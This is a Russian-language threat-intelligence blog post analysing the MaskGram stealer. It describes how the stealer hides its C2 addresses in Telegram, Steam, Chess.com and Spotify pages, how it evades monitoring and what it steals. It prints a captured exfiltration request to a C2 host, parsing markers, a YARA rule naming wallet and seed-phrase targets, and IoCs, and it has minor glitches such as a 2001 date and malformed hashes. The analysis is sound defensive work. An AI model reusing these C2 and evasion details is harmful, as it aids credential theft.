

Техника Dead Drop Resolver в Spotify и Chess

 rt-solar.ru/solar-4rays/blog/6482

February 1, 2001



В последние годы злоумышленники все чаще строят инфраструктуру управления вредоносным ПО с опорой на легитимные сервисы, используя их как источник конфигурации для связи зараженных устройств с управляющими серверами. Отдельный класс подобных техник опирается на подход **dead drop** (от англ. тайник): адрес управляющего сервера не хранится в файле вредоносной программы в явном виде, а извлекается из публичного контента на популярных ресурсах. В результате затрудняется атрибуция кампании, блокировка инфраструктуры и построение надежных сигнатур.

Ранее мы уже [писали](#), как другое вредоносное ПО использует Steam для координации. В рамках этого исследования рассматривается использование техники Dead Drop в новой версии MaskGram Stealer.

Что такое Dead Drop Resolver (DDR)

DDR в контексте вредоносных кампаний представляет собой механизм получения параметров управления (C2, ключей, маршрутов, идентификаторов) из внешнего источника, размещенного на легитимном сервисе. Источник обычно выбирается так, чтобы:

- его контент был общедоступен;
- запросы к нему выглядели как обычный пользовательский трафик;
- злоумышленник мог быстро обновлять данные без перекомпиляции семпла.

На практике роль Dead Drop выполняют публичные сервисы, где злоумышленник может незаметно менять контент: профили и каналы, страницы со статусами, комментарии, описания и другие поля. Для таких источников наиболее типичны:

- никнейм или заголовок страницы;
- описание профиля (about/description/bio);
- комментарии в профиле;
- метатеги страницы (например, og:title) и встроенные JSON-вставки.

Изменения с момента предыдущего исследования

Мы обнаружили расширение набора источников. Теперь используются не только Steam и Telegram, но и другие публичные сервисы. Параллельно парсинг становится более вариативным, поскольку в зависимости от платформы используются разные маркеры — метатеги, JSON-вставки или title.

MaskGram Stealer

MaskGram Stealer — стилер, который специализируется на краже учетных данных и данных браузеров/кошельков с широким покрытием приложений, а также имеет возможность загрузки дополнительных модулей. При этом особый интерес представляет используемая им техника **Dead Drop Resolver (DDR)**. По нашим наблюдениям, семейство встречается, как минимум, с середины 2025 года и продолжает активно использоваться в текущий момент.

MD5	55f212e298f3a1dc0a880cfefb81d35a6
SHA1	4d14e8298a824eea4467ef6b79c9b93ebb9df212
SHA256	1a2bc78b38f8da6359eef364994dce02976dfdf162d1d4b7be0636c9f7d2ea31
File name	vipix.exe
File type	x86:LE:64:default
First seen	17.01.2026

Семпл использует прямые системные вызовы (SSN/syscall) для обхода пользовательских перехватов, а также патчит функции трассировки событий для Windows (ETW) (EtwEventWrite, EtwEventWriteFull) через запись RET, что снижает качество телеметрии.


Далее происходит расшифровка строк и получение C2 при помощи техники DDR.

Реализация DDR: Steam, Telegram и резервные источники

Стилер MaskGramполучает C2 с помощью нескольких легитимных dead-drop-источников. При недоступности одного из них семпл пробует подключиться к следующему источнику для получения C2-домена.

Наблюдавшиеся URL источников:

- t[.]me/xtelegram_xstar_bot



- [www.chess\[.\]com/member/slcbz](http://www.chess[.]com/member/slcbz)



slcbz 

Dec 12, 2025 Joined 0 Friends 9 Views Last Online 3 days ago

Overview

Games

Stats

Awards

Clubs

`xlRjBg1uXFIVpQx37bP5wJ9Z6Q==`

- [steamcommunity\[.\]com/profiles/76561198892413110/](http://steamcommunity[.]com/profiles/76561198892413110/) (на данный момент нет зашифрованной строки)



lolkase0 ▾

Level 0

- [open.spotify\[.\]com/playlist/5iEHEaD1j6Xqou5h2SrnfW](https://open.spotify.com/playlist/5iEHEaD1j6Xqou5h2SrnfW)



Алгоритм извлечения C2 из dead-drop-источников

Вместо полноценного HTML-парсера семпл использует упрощенную схему строкового поиска. Ответ страницы рассматривается как обычный буфер, внутри которого последовательно выполняется поиск коротких маркеров. Для каждой платформы применяется свой набор маркеров, после чего значение вырезается по простым правилам (между кавычками, до разделителя, до конца тега).

Общая схема выглядит так:

1. **Загрузка страницы** выбранного источника (Steam/Telegram/Chess/Spotify) и сохранение ответа в память.
2. **Поиск точки входа:** сначала ищется маркер, указывающий на нужное поле страницы, например:

- Telegram: og:title -> затем content="..."
- Steam: g_rgProfileData -> затем "summary": "..."
- Spotify: <title>... - playlist
- Chess: about:

```
FUN_00403738 @ 0040378c | 0x0041CA60 len=35 | kmVMgDX05VonDmpxioLnTe7xTjtLIIdvf!!q
FUN_00403738 @ 00403890 | 0x0041CA38 len=13 | www.chess.com
FUN_00403738 @ 004038ab | 0x0041CA28 len=13 | /member/slcbz
FUN_00403738 @ 004038c6 | 0x0041CA10 len=18 | steamcommunity.com
FUN_00403738 @ 004038e1 | 0x0041C9F0 len=28 | /profiles/76561198892413110/
FUN_00403738 @ 004038fc | 0x0041C9E0 len=16 | open.spotify.com
FUN_00403738 @ 00403917 | 0x0041C9C0 len=32 | /playlist/5iEHEaD1j6Xqou5h2SrnfW
FUN_00403738 @ 0040392f | 0x0041C9A4 len=4 | t.me
FUN_00403738 @ 0040394e | 0x0041C990 len=20 | /xtelegram_xstar_bot
FUN_00403738 @ 00403b45 | 0x0041C928 len=8 | og:title
FUN_00403738 @ 00403b78 | 0x0041C930 len=9 | content="
FUN_00403738 @ 00403d25 | 0x0041C95B len=6 | about:
FUN_00403738 @ 00403d6d | 0x0041C968 len=13 | \u003Cp\u003E
FUN_00403738 @ 00403fca | 0x0041C940 len=15 | g_rgProfileData
FUN_00403738 @ 00403ffd | 0x0041C950 len=11 | "summary":
FUN_00403738 @ 004041ee | 0x0041C975 len=7 | <title>
FUN_00403738 @ 00404223 | 0x0041C980 len=11 | - playlist
```

3. **Переход к значению:** после нахождения маркера указатель сдвигается на фиксированную длину, чтобы попасть на начало значения.

4. **Вырезание подстроки:** далее выполняется цикл посимвольного чтения до условия окончания:

- закрывающая кавычка " / закрывающий тег </...>
- фиксированный суффикс (например, playlist)
- разделитель | или иной конец полезной строки
- ограничение по длине

5. **Постобработка:** извлеченная строка нормализуется (удаление/замена HTML-сущностей вроде \u003C\u003E, обрезка пробелов), затем при необходимости выполняется декодирование/дешифрование (например, base64/XOR/RC4-подобное), что в итоге дает домен C2 и служебные параметры (путь, токен и т. п.).

Сетевые маркеры

Для сетевого взаимодействия используется библиотека WinHTTP. После установления соединения с C2 передается строковый идентификатор формата user_<user_id><tag>, например user_1765184368020dropped. Наблюдались как минимум два user-agent-значения:

- gvfs/1.57.2 (встречался при обращениях к легитимным ресурсам);
- Client/1.0 (использовался в C2-трафике).

Для части инфраструктуры отмечена геофилترация: с IP-адресов РФ сервер возвращал 403 от Cloudflare, что приводило к завершению процесса.

Доставка модулей

В рамках взаимодействия с C2 возможна доставка дополнительного модуля в виде контейнера nonce/data/size:

- извлечение параметров nonce, data и size из ответа сервера;
- декодирование nonce и data из base64 (с учетом size для ожидаемой длины бинарного буфера);
- расшифровка полученного буфера алгоритмом RC4 с использованием ключевого материала, сформированного на основе nonce;
- проверка результата по сигнатуре MZ для подтверждения, что на выходе получен PE-файл.

Подобный формат удобен для компактной доставки модулей и усложняет детектирование по сетевому трафику.

Сбор данных

По сетевому взаимодействию и артефактам семпла прослеживается модель «управляемого сбора»: после первичного обращения к C2 клиент регистрируется и передает базовые сведения о среде выполнения, затем запрашивает у сервера перечень задач/категорий и собирает данные по включенным модулям.

Без дополнительных модулей семпл способен собирать и отправлять:

- **Профилирование системы:** сведения о CPU/O3Y, версии ОС, имени компьютера и пользователя, времени/тайм-зоне, GPU и разрешении экрана.

```
POST /fc42b661e800a99c949ecc10001clf3b/q7cherolivolejk HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
User-Agent: Client/1.0
X-Filename: systems.txt
X-Browser-Type: system
X-Profile-Name: info
Content-Length: 678
Host: mosslotus2020.shop
```

```
+ Processor: Intel Core Processor (Broadwell)
```

```
+ CPU Cores: 8
```

```
+ CPU Architecture: x64
```

```
+ Total RAM: 16384 MB
```

```
+ Available RAM: 3035 MB
```

```
+ Operating System: Windows 10 Pro (Build 19041)
```

```
- Computer Name: TOTOBVWA
```

```
- User Name: Admin
```

```
- Path: C:\Users\Admin\AppData\Local\Temp\vipxic_file_stealer.exe
```

```
+ Disk Space (C:): 196 GB used / 215 GB total
```

```
+ Free Space: 19 GB
```

```
+ System Date: 03/02/2026 GST
```

```
+ System Time: 16:27:27 GST
```

```
+ Timezone: GMT Standard Time (UTC+0)
```

```
+ System Uptime: 2 days, 18 hours, 51 minutes
```

```
+ System Language: en-US
```

```
+ User Language: English
```

```
+ Keyboard Language: English
```

```
+ Screen Resolution: 1920x1080
```

```
+ GPU: NVIDIA GeForce RTX 3060 TI
```

- **Список процессов** и признаки запущенных приложений.
- **Список установленных приложений.**

- **Снимок экрана** в виде скриншота в формате BMP.
- **Данные браузеров Chromium-линейки** (включая ключевой материал, необходимый для последующей расшифровки защищенных хранилищ), а также связанные профили и артефакты.
- **Криптокошельки** (desktop-кошельки и локальные хранилища).
- **Почтовые клиенты** и локальные базы/профили.
- **FTP/файловые клиенты** и их конфигурации.
- Дополнительные категории, характерные для современных стилеров-комбайнов (мессенджеры, VPN / удаленное управление, игровые клиенты) — в зависимости от получаемых от C2 задач.

Для повышения полноты сбора используется системный API Restart Manager, что позволяет освобождать занятые файлы профилей и конфигурации перед чтением.

Распространение

Распространение вредоноса завязано на социальную инженерию и экосистему так называемых «чекеров» (ПО для массовой проверки логинов/паролей по слитым базам). Большая часть таких инструментов в исходном виде распространяется платно, однако в рассматриваемой цепочке они выдаются как «взломанные» и раздаются бесплатно. За счет этого расширяется аудитория и повышается вероятность запуска, так как бесплатная «взломанная» сборка воспринимается как выгодная находка.

Наблюдаемые имена приманок (исполняемые файлы/сборки, через которые ставится нагрузка):

- Netflix Hunter Combo Tool
- steam_combo_extractor
- Deezer Checker
- Tdata Extract&Checker
- SilverBullet
- simplecheckercaloader
- Hotmail Checker
- Netflix BearFlix-Checker
- Cc Extractor V2.0
- CrunchyRoll-Checker-Proxyless-main

Заключение

MaskGram Stealer демонстрирует устойчивую схему управления через DDR: адрес C2 не хранится в бинаре, а извлекается из публичных страниц нескольких популярных сервисов. Такая реализация затрудняет блокировки и повышает живучесть кампании. Помимо кражи данных стилер включает элементы противодействия наблюдению (ETW patch, syscalls) и способен получать дополнительные модули с C2.

Yara

```
rule re4r_win_MaskGramStealer_v2
{
  meta:
    author = "Solar 4RAYS"
    description = "MaskGram Stealer (static) - old and new variants"
  strings:
    $user = /user_[0-9]{13}[0-9a-zA-Z]{0,16}\x00/ ascii

    // new variant
    $new_crypto =
    "*wallet*|*seed*|*mnemonic*|*phrase*|*backup*|*recovery*|*12words*|*24words*" ascii
    $new_combo = "%DESKTOP%|%DOWNLOADS%|%DOCUMENTS%" ascii

    $new_d1 = "%s\\Desktop" ascii
    $new_d2 = "%s\\Documents" ascii
    $new_d3 = "%s\\Downloads" ascii

    // old variant
    $old_pipe = "\\.\pipe\\%08X%016l1X%02X%08X" ascii
  condition:
    uint16(0) == 0x5A4D and $user and (
      $new_crypto and $new_combo and 2 of ($new_d*) or
      $old_pipe
    )
}
```

IoC

Files

SHA256

```
030ad6b8f73cc8e9ba51a5fecbd4c2e0e0c5d325d477e6010cab60be5d47a527
07333b8d7180cbde2b766178d0da2e8ee5a1f891def1ed3a7b70d02539fc179a
07f089a696d22a19b275d2eb59e794abf148520301f4ea31c28a6453a73cd2ed
0bc21b1686d01a701aa433e85175cdad730a9aed488c072f9059646842506629
0d88479286e5a8bbc457e954a4ba3c3a57598a7072333e1315b8f25bf91438ab
0f30c2f830149906db6179c91b2e1b3534f68416580ffd903a9013b56a982c8a
0fd44d7682390561df2604c0a773187a01b4ceb899d0ddb43862957d106651cd
18671648d2dedac7da9004a23cbe7351707c599693e078bb723d4fc6c8460c87
1a1f27189d83dd5b729f32092e3793a10e955da8c340edb9ef051b6527a1c595
1a2bc78b38f8da6359eef364994dce02976dfdf162d1d4b7be0636c9f7d2ea31
1c490b9de97566764ff4f4250bfe478119a5c06c547f05c0b9ee8bb65a6ac0ef
1cbb2f40b21153e4c6f978fa119671fc97657ac0f3c48b7121fc5ec865053cb0
2022ddb8f9becf2a3d4ed93a8a617ae8772e14403b679d0faf5e19cf51ae47db
20b7eed8adc4ca8a288fcace188e57b9cc81b80b08b112aa1b4907849129eaec
```

28b1c09f30cffa5d0eb6a4c8b0800b7ab8dd16bef0efbb63835ccb3312bfe206
296af679e7e4a6a5e32f48390fc9c83093279ccc09d13e49dbaf103338e68acc
29749ebb88004704d90433289e85a818652b1b6c7d5d3d52ba33bdd97f461ad8
30a28900f6d7c6cd2882ad80a548368e8131bf2042fcfe25ea2ff2e016de5098
3716c1857cd7c1bfbd4aab6be21f67936c66403f9c699dfaf46b40d4bd266fa
4b1e781efd13b83bb77e9c1be041bab4c3ea08c9d547c1bf721e13fbd3a0b8d4
4e02caf6795fcd4cabade4df4eeadd1ea571a5adb8494650145e5504da229d4a
5581868fe77839500edc8652a740c83085179a98e29f8e2d6e4e4e6874e2f692
57096cb262fc2b79c1beea4abc9a0d09ac6b44b25bb340630c83ffea033a25e
571d87788b23fa0b2550aa37dccc09b8eedff2b5a83fb2ad1de40462a1c707ec
62571d78ec2b682c600689772860b56f2ddcf39faea4cffcc3db9e66acf865c7
670379fc013d4781552ab1c6fd40481f947ecd7e33164c8d7f61746249f5dfdb
67457f26c477f67ce89dd9a9eec31fc72d700b23aaba18283a93be16d42bcc77
67c58f56bc0ca291749731f1710c44d936ac6780ab468eaea444df8e95f0cfe6
72955411b8c3a7d0c5822035f7839b977df7d36e42d419de40a02a528b9a4473
750f2ce4caff211027a9654bee0bdf97b9f5b257a7b86ae66ffbd0bdb4bd7b4d
7e81ae984fbb0e552b0b5db29aca8f46a74e834a4e0e9561d441c21cdacfef4e
8380c308a38fa67139b60a3e463d87d227ebcd988951bbeb50a1400a2734c475
904394850494c2c4dfaa3784d1b0604db91fc73b224aecb502a6e2c9f8ad3a35
93c8d17cfc1d37198ec68235361328afa953b3986bdd2be8cdce1b3908e32a9c
9c3d32168e7ad5a5334f0978079d89b4d58839a5b87f6d02134921defb456d3c
9f897befe16dfc4348e7c8b9f98b1e468baad41f708a8d86eeebf1c77a20e176
a2762c7d5dd0354ab0f00bf504d2bedb063c179f51588762af4cf7d229658798
a2972e09f373b1eb0fefdf2fc631dc9474bec6c9eb556d25359211747214ab199
a48ba6c53ea28f201f07b4609bc41a0a02d4b36dd957676f1beb6c0d3ebcc265
a6810ba9cd0424f07b405a9a18ac098667e44b36cc79801a77eef21a3520afae
a6ecc09a58e57c0b7b49d88ea96a80c3b41dec8abff9b44c46157f9015946a11
a8756e7b743bb67cb5d7e9de0996f05ffa00af20ec0ff5ea8a332a6b10a7a824
b22cfb0a6ef927f174d12cf719bc7d5c7341239088fc9df3643d6144fe7a2426
b3f6a2006f2b59c9cb56a2c3ce04a07f11dc6cc2ceb0fb8e1b3730c0d6f7921f
b683dbaf40e2beaad45a3128c15eacdf4a34179b43c35aab67e69b1c044cbaf1
ba09fd2e0c4abfe5501e38b1c1a5d253c8a07d3e2e16b361f330b074de604370
bf820bcfb66765cebc8af802b23675880be83586295bef0a1c825539f2530104
c0f684ea50773b3e7d4bb254fdef2ea4a80697ce8f804cf7685b5b0a8c65b109
c87aa55e8c12506ba1b078636b693e922796a94f6b193fa584a278f83507db1d
d010c5ef372bd5241e922fe50a078c708133f5455364cb2a29284e383264c9cf
d0f116369cb1767f2e97616d4a384f10b0c250805cd2d7659f176a3745059141
d67a54186fd5d15038a92c59dfc63c896fd7e648f2a38806564aa032f6a56807
d6e90a501b1d7d50197d9fa4c3d40efc7356f13dd50b8629fd3946d3cad7d463
deaa2410534b0abf5cc90cc9e5b7a833b2f9f9e66516f0529bb341f1d106cab2
df1784cbc75f01856e211bb98e10e78a1ae7d738f6743163ef4aa381dfa3ae
e60022c61336a971c04f0cb93e3de3d53a38cb5ba3fbf77a0c5d4a8669d1c1b3
ed5c5604d6b9c9bcf3b1b67d4e60aa8f836a76cac5d0f4f2c2c4268cb1eb9496
f2e48240bda6b0035cde11392df421f566616f1016b0d191bf38b3e15843643a
f68896f90a17c29caf126b9fc3acc121fa79f50666240075385f579f1ae3571f
f7e02ebf7350bc54fefe8a46e410648e96df1da4b01123a4eb38fbbde824cd59
f8be6d4a967aaa89fd2dccabcb9146cb7c75906ed37f918bf75745d9804e010d
fbbff807409eb0402db04d8f9f4eaf6b7d2e6439f82580c8c0bef703b676cd8d

Dead-drop-источники

t[.]me/xtelegram_xstar_bot
t[.]me/decaliusbot
www.chess[.]com/member/elpsycongroooooo
www.chess[.]com/member/slcbz
www.chess[.]com/member/bvzxw (заблокирован)
steamcommunity[.]com/profiles/76561198892413110/
steamcommunity[.]com/profiles/76561198775809889/
steamcommunity[.]com/profiles/76561199124586199/
open.spotify[.]com/playlist/5iEHЕaD1j6Xqou5h2Srnfw
open.spotify[.]com/playlist/7nvH7IXlQy805LLVaRhmg7
open.spotify[.]com/playlist/0k0KMG5IMRnIAnXth0u3l5

C2

Расшифрованные домены C2:

mosslotus2020[.]shop
velvetpaw2031[.]cfd
gigglywhisker2010[.]sbs
pushokfrech-871[.]icu
pushokriotru-907[.]icu
morozmyau-658[.]cfd
easternwhiskerholdings[.]sbs
mossypond2011[.]icu
shalyunkotmoroz-104[.]icu
derzkifrost-990[.]sbs
frechkotikru-221[.]icu
noelmeowru-339[.]icu
huligankotru-451[.]icu

Арден Трейс

Содержание статьи

Получать новости

-
-

Аналитический отчет по целевым кибератакам за 2025 год

[Читать](#)